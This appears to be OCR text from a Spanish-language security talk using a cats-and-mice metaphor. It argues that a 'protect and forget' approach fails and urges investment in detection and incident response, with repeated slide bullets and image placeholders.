
- Monitorear conversaciones con clientes, proveedores, socios comerciales…. que van a sufrir daño aunque no tienen su infraestructura comprometida

Agenda

- Conocemos a los gatos, a los ratones y la Cadena
- Gatos y Ratones: El juego



- **Conclusión desde la perspectiva felina**



Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve



Nuevo producto fantástico


Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve



Nuevo producto fantástico

Bloquea los ataques obvios

Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve




Nuevo producto fantástico

Bloquea los ataques obvios

Desactivar eventos que no parecen importantes

Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve







Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve




- Nuevo producto fantástico
- Bloquea los ataques obvios
- Desactivar los eventos que no parecen importantes
- Cool GUI? Yes!
- Ahora estamos muy seguros

Punto fundamental:
La estrategia de “Proteger y olvidar”- no sirve

- Hoy casi todos los esfuerzos y el dinero los gastamos en prevención
- “**Organizations should move their investments from 90 percent prevention and 10 percent detection and response to a 60/40 split.**”

  Peter Sondergaard, Gartner



Nuestra defensa: Respuesta a Incidentes



Reassess defenses




Detect



Scope

Contain



Mensaje importante de nuestro patrocinador



Ningún animal ha sufrido por la creación de ”Sobre Gatos y Ratones en la Cadena”